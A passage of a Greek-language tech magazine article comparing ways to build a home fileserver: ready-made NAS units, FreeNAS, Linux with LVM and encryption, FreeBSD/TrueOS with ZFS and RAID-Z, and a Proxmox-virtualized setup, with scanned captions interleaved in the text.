Τέλος, εξαιρετικά σημαντικά χαρακτηριστικά είναι η **επεκτασιμότητα**, η **αδιάλειπτη λειτουργία** σε περίπτωση βλάβης κάποιου δίσκου, καθώς και η **διασφάλιση των δεδομένων**. Το πρώτο, η επεκτασιμότητα, σημαίνει ότι το κουτί έχει τις θέσεις ώστε να δεχτεί νέους δίσκους στο μέλλον. Η αδιάλειπτη λειτουργία, καθώς και η προστασία των δεδομένων παρέχονται από το hardware και συγκεκριμένα από την παρουσία UPS αλλά και του κατάλληλου RAID controller στο σύστημα. Ωστόσο ακόμη και χωρίς αυτά, όταν χρησιμοποιείται ο κατάλληλος συνδυασμός λειτουργικού συσήματος-filesystem τα δεδομένα μας παραμένουν ασφαλή και προστατευμένα. Ναι, πάλι το ZFS (και το RAID-Z) έχουμε κατά νου :)

Έτοιμες λύσεις

Για όσους δεν έχουν τη διάθεση ή το χρόνο να φτιάξουν τον δικό τους fileserver, μπορούν να στραφούν σε μία έτοιμη λύση NAS (Network Attached Storage). Η NetGear, για παράδειγμα, διαθέτει τη σειρά ReadyNAS 100 που αποτελείται από σχετικά φθηνές προτάσεις. Τα μικρά, συμπαγή αυτά boxes δέχονται από δύο έως τέσσερεις δίσκους και φυσικά μπορείτε να ξεκινήσετε από έναν δίσκο και να προσθέτετε σύμφωνα με τις τρέχουσες ανάγκες (`www.netgear.com/home/products/storage/prosumer/default.aspx`). Δείτε επίσης και τις προτάσεις από την drobo (προτείνουμε το drobo 5N, www.drobo.com/products/professionals/drobo-5n/index.php). Τα drobo δεν είναι από τα πιο φθηνά NAS για οικιακή χρήση, έχουν ωστόσο μια δυνατότητα που, ο γράφων τουλάχιστον, δεν έχει δει σε άλλα NAS και τη βρίσκει πολύ ενδιαφέρουσα: Μπορείτε να ξεκινήσετε από έναν δίσκο, στην πορεία κι ανάλογα με τις ανάγκες να προσθέτετε δίσκους *οποιασδήποτε* χωρητικότητας, ο συνολικός αποθηκευτικός χώρος να μεγαλώνει και την ίδια στιγμή να έχετε *και* redundancy! Για να δείτε



Μέσα από τον installer του PC-BSD έχουμε τη δυνατότητα να ζητήσουμε την εγκατάσταση του TrueOS, μιας εκδοχής του FreeBSD που βασίζεται πλήρως στο ZFS. Μετά την ολοκλήρωση της εγκατάστασης, ακόμη και το ίδιο το λειτουργικό είναι πάνω σε ZFS pool!

πώς διαμορφώνεται ο συνολικός διαθέσιμος χώρος με βάση το πλήθος και τις χωρητικότητες των επιμέρους δίσκων, πειραματιστείτε με το σχετικό calculator στο www.drobo.com/products/capacity-calculator/index.php (επιλέξτε πρώτα τον τύπο του drobo που σας ενδιαφέρει).


Το ημιέτοιμο NAS

Το μικρό, αθόρυβο κι ενεργειακά ευγενικό NAS είναι πάντα δελεαστικό! Ο λίγο πιο ψαγμένος χρήστης, ωστόσο, είναι πιθανόν να μην ικανοποιείται από το hardware των έτοιμων προτάσεων/λύσεων, ενδεχομένως ούτε κι από τις δυνατότητες των αντίστοιχων λειτουργικών συστημάτων. Για τέτοιες περιπτώσεις, λοιπόν, μια καλή λύση είναι να διαμορφώνουμε μόνοι μας το hardware και μετά να εγκαθιστούμε ένα λειτουργικό σύστημα που είναι ειδικά σχεδιασμένο για χρήση σε NAS. Εξέχον παράδειγμα τέτοιου OS είναι το δωρεάν FreeNAS, το οποίο βασίζεται στο FreeBSD και μεταξύ άλλων υποστηρίζει πλήρως το ZFS (www.freenas.org). Το FreeNAS είναι ό,τι πρέπει για έναν fileserver και το μόνο που έχουμε να του καταλογίσουμε —αλλά όχι στα πολύ σοβαρά— είναι ότι το web panel του δεν έχει σχεδιαστεί με γνώμονα τις ανάγκες του αμύητου χρήστη. Όπως και να 'χει, προτείνουμε να το κατεβάσετε και να το δοκιμάσετε με την ησυχία σας, π.χ., σε εικονικό περιβάλλον.

Η προσέγγιση του DIYer

Όλες οι προαναφερθείσες προτάσεις είναι από ικανοποιητικές έως κι άριστες για για την υλοποίηση ενός ωραιότατου fileserver, ωστόσο αφήνουν με την αίσθηση του ανικανοποίητου εκείνον που θέλει να 'χει πλήρη ελευθερία στην επιλογή hardware/software αλλά κι απόλυτο έλεγχο πάνω στο λειτουργικό σύστημα. Πέρα από το hardware, το OS στο οποίο θα προσανατολιστεί ο δημιουργός ενός fileserver θα είναι ένα εκ των Linux, FreeBSD.

- **Περίπτωση Linux.** Στην πλειονότητα των περιπτώσεων επιλέγεται μια διανομή μεταξύ των Debian, CentOS και Ubuntu Server. Ανεξάρτητα της διανομής, το σύστημα διαχείρισης του αποθηκευτικού χώρου αξίζει να είναι το LVM (Logical Volume Management). Ουσιαστικά, πρόκειται για μια τεχνολογία storage virtualization όπου πλέον δεν μιλάμε για επιμέρους δίσκους αλλά για δυναμικές συλλογές δίσκων. Για τη λογική του LVM μπορείτε να διαβάσετε στο site του περιοδικού (http://deltahacker.gr/?p=1236). Επιπλέον, για τη χρήση και την αξιοποίηση του LVM μελετήστε τα σχετικά άρθρα: http://deltahacker.gr/?p=979 και http://deltahacker.gr/?p=1291. Μη διστάσετε να πειραματιστείτε με το LVM, π.χ., σε εικονικό περιβάλλον. Ένα από τα καλά του όλου συστήματος είναι ότι μπορεί να συνδυαστεί και με encryption. Κατά την εγκατάσταση του Ubuntu Server, μάλιστα, παρέχεται δυνατότητα για την αυτόματη δημιουργία LVM-based setup με ταυτόχρονη υποστήριξη encryption. Πρόκειται για πολύ ενδιαφέρουσα δυνατότητα που αποκλείει περι-




Δημιουργία νέου ZFS volume (terra), μέσα από το web panel του FreeNAS, αποτελούμενου από 3 δίσκους χωρητικότητας 2TB έκαστος. Το είδος του νέου volume είναι RAID-Z. Ο συγκεκριμένος τύπος RAID παρέχει stripping και redundancy ταυτόχρονα, αλλά με τρόπο αποδοτικότερο σε σχέση με το «κλασικό» RAID-5.

πτώσεις υποκλοπής δεδομένων, π.χ., με επανεκκινήση του server από live διανομή Linux σε CD/USB.

- **FreeBSD, TrueOS, ZFS.** Ένα από τα μειονεκτήματα του LVM είναι ότι αποτελεί ένα επίπεδο λογισμικού πάνω από το οποίο filesystem, επομένως το όλο σύστημα είναι σχετικά περίπλοκο. Το ZFS, από την άλλη, είναι μια νέα, σύγχρονη μορφή filesystem με ενσωματωμένο volume manager. Στα ενδιαφέροντα χαρακτηριστικά του συγκαταλέγεται η δημιουργία datasets μέσα σε ευρύτερα pools. Αυτά μπορούμε να τα φανταζόμαστε ως υποκαταλόγους, αλλά με ενδιαφέρουσες ιδιότητες όπως η αυτόματη συμπίεση, η αυτόματη δημιουργία αντιγράφων σε block-level κ.ά. Διαβάστε περισσότερα για το ZFS στο http://deltahacker.gr/?p=977. Σας προτείνουμε να πειραματιστείτε κιόλας, ώστε να το εκτιμήσετε καλύτερα. Για λόγους που αφορούν σε νομικά ζητήματα, άδειες χρήσης κι άλλα τέτοια εξαιρετικά βαρετά, το ZFS δεν το συναντάμε εύκολα στο Linux. Υποστηρίζεται πάντως πλήρως από το FreeBSD και διάφορες εκδοχές του, όπως είναι το TrueOS. Το τελευταίο εγκαθίσταται μέσα από τον installer του PC-BSD (www.pcbsd.org) κι αποτελεί μια εκδοχή του FreeBSD με ορισμένες πρόσθετες δυνατότητες που έρχονται από το στρατόπεδο του PC-BSD. Αυτό που κυρίως μας ενδιαφέρει εδώ είναι ότι, σε αντίθεση με την περίπτωση του FreeBSD, αμέσως μετά την ολοκλήρωση της εγκατάστασης το περιβάλλον του TrueOS είναι ZFS-based από το άλφα ως το ωμέγα, υπό την έννοια ότι ακόμη και το ίδιο το λειτουργικό είναι πάνω σε ZFS pool. Το μόνο κακό με το ZFS —και να ξέρετε ότι την ώρα που ο γράφων πληκτρολόγησε τη λέξη «κακό» σταμάτησε για να κάνει air-quotes— είναι ότι για να αποδώσει το μέγιστο των δυνατοτή-

*Η συνολική, ωφέλιμη χωρητικότητα του νέου volume είναι 4 περίπου TB. Γενικά, σε ένα RAID-Z array που συνεχίζει να λειτουργεί μετά και την απώλεια ενός δίσκου, ο ωφέλιμος χώρος είναι (n-1) * s, όπου n >= 3 είναι το πλήθος των δίκων και s το μέγεθος ενός εξ αυτών (όλοι οι δίσκοι έχουν το ίδιο μέγεθος).*



των του (βλ., π.χ., υποστήριξη deduplication) χρειάζεται αρκετή μνήμη RAM. Τα 4GB είναι η βάση, με τις αξιοπρεπείς εγκαταστάσεις να έχουν 8GB ή περισσότερα. Επίσης, αναλόγως του φόρτου που θα δέχεται το σύστημα, η παρουσία ενός ή δύο δίσκων SSD για caching ίσως αποδειχθεί πολύτιμη. Εμείς πάντως χρησιμοποιούμε κατά κόρον το ZFS σε έναν μικρό και ταπεινό fileserver με μόλις δύο gigabyte RAM, που αυτή τη στιγμή τρέχει FreeBSD 9.1-RELEASE. Οι φυσικοί δίσκοι του συστήματος είναι τέσσερις: Ένας μικρός των 80GB με το λειτουργικό και τις εφαρμογές, δύο των 400GB κι ένας των 1,5TB. Οι τρεις τελευταίοι απαρτίζουν ένα ενναιο ZFS pool, με το πρωτότυπο όνομα storage. Τώρα, στην εποχή που χαμογελάμε με συμπάθεια κάθε φορά που κάποιος φίλος μάς μιλά με θαυμασμό για τον καινούργιο εξωτερικό του δίσκο του ενός ή των δύο terabyte, η συνολική χωρητικότητα του fileserver μας σίγουρα δεν εντυπωσιάζει! Από την άλλη, βέβαια, χάρη στο ZFS μπορεί να μεγαλώσει όσο θέλουμε. Προς το παρόν κρίνεται ως υπεραρκετή για backup της δουλειάς, καθώς κι εκείνων των deltaCast (`http://deltahacker.gr/category/deltacast`).

Virtualized fileserver, αλλά όχι εντελώς!

Έχουμε γράψει ξανά γι' αυτό το πρότζεκτ. Είναι ο συνδυασμός virtualization host και file server. Στον ρόλο του hypervizor είναι το Proxmox VE (`www.proxmox.com`) ενώ ο fileserver είναι φυσικά virtualized, με guest OS το FreeBSD ή το TrueOS και υοστήριξη ZFS. Υπάρχει ένα ενδιαφέρον «αλλά», εδώ: Οι δίσκοι του εικονικού fileserver δεν είναι εικονικοί αλλά αληθινοί, φυσικοί δίσκοι του host computer. Την ιδέα αυτή εξερευνούμε στο 8ο επεισόδιο της πρώτης σαιζόν του deltaCast, που μπορείτε να παρακολουθήσετε στο

`http://deltahacker.gr/deltacast-s01e08`

Αναμένουμε τις ιδέες και τις προτάσεις σας επί του όλου θέματος. Πείτε μας πώς είναι ο fileserver που ήδη έχετε ή/και πώς θα είναι εκείνος που θα φτιάξετε. Και μην ξεχνάτε, το 83% της διασκέδασης είναι η δημιουργία και το υπόλοιπο 17% η μετέπειτα χρήση :)